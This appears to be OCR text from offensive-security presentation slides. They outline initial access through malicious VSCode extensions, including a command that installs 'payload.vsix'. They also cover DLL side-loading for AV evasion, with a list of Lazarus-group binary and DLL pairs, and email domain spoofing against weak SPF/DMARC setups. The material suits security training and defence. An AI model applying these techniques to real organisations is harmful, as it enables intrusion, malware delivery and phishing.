
VS 2022

Attention developers







Attention developers




https://www.mdsec.co.uk/2023/08/leveraging-vscode-extensions-for-initial-access/

Attention developers








$ /path/to/VSCode/code --install-extension payload.vsix

https://www.mdsec.co.uk/2021/01/macos-post-exploitation-shenanigans-with-vscode-extensions/

DLL Side-Loading



Hijack + Proxy DLL = DLL Side-Loading

Advantages of DLL Side-Loading

- Trusted, signed and used in the organization
- Payload is embedded within the DLL
- Payload encrypted or obfuscated to defeat AV or basic scanning
- Fileless run off the payload in the process memory
- Avoid any crashes or suspicious app behavior


DLL Side-Loading

Seongsu Park
@unpacker


Check out this list of DLL side-loading commonly employed by the Lazarus group lately. Stay on high alert and be cautious of any unusual DLL file loading from suspicious folder paths

Missing DLL:
spoolsv.exe ➡ ualapi.dll

Side-loaded by legitimate binary:
mobsync.exe ➡ propsys.dll
MDEServer.exe ➡ winmde.dll
ComcastVNC.exe ➡ version.dll ?
colorcpl.exe ➡ colorui.dll
presentationhost.exe ➡ mscoree.dll
CameraSettingsUIHost.exe ➡ DUI70.dll
wsmprovhost.exe ➡ mi.dll
SgrmLpac.exe ➡ winhttp.dll
TieringEngineService.exe ➡ ESENT.dll
WmiApSrv.exe ➡ wbemcomn.dll
dfrgui.exe ➡ SXSHARED.dll
SyncHost.exe ➡ WinSync.dll
wmiprvse.exe ➡ ncobjapi.dll
wmiprvse.exe ➡ wbem\sspicli.dll
wmiprvse.exe ➡ wbem\wmiclnt.dll
svchost.exe(IKEEXT) ➡ wlbsctrl.dll



DLL Side-Loading via VSCode



Domain Spoofing

GreyBox vectors

#1 SPF with +all or ~all without DMARC

↓

SoftFail errors

#2 target.com has SPF + DMARC legit.target.com doesn't have SPF +DMARC

↓

Easy spoof

Targets

Spoof: from <example.com> to <target.com>

Spoof: from <target.com> to <target.com>

*If Security Email Gateway has configuration:
SPF authentication error = pass

Spoof: from <legit.target.com> to <target.com>

Domain Spoofing

BlackBox vectors

#1

SPF with -all and weak DMARC

↓

SoftFail, TempError, PermError

#2

Correct SPF and DMARC records
(in external DNS-hosting)

↓

Try harder

Targets

Spoof: from <random.target.com> to <target.com>

Spoof: from <legit.target.com> to <target.com>

Spoof: from <target.com> to <target.com>

Errors and weaknesses in error handling of SPF checks on the Security Email Gateway

Spoof: from <random.target.com> to <target.com>

Spoof: from <legit.target.com> to <target.com>

Spoof: from <target.com> to <target.com>

Internal DNS server may not have SPF and DMARC records for target.com

Domain Spoofing


BlackBox vector: #1

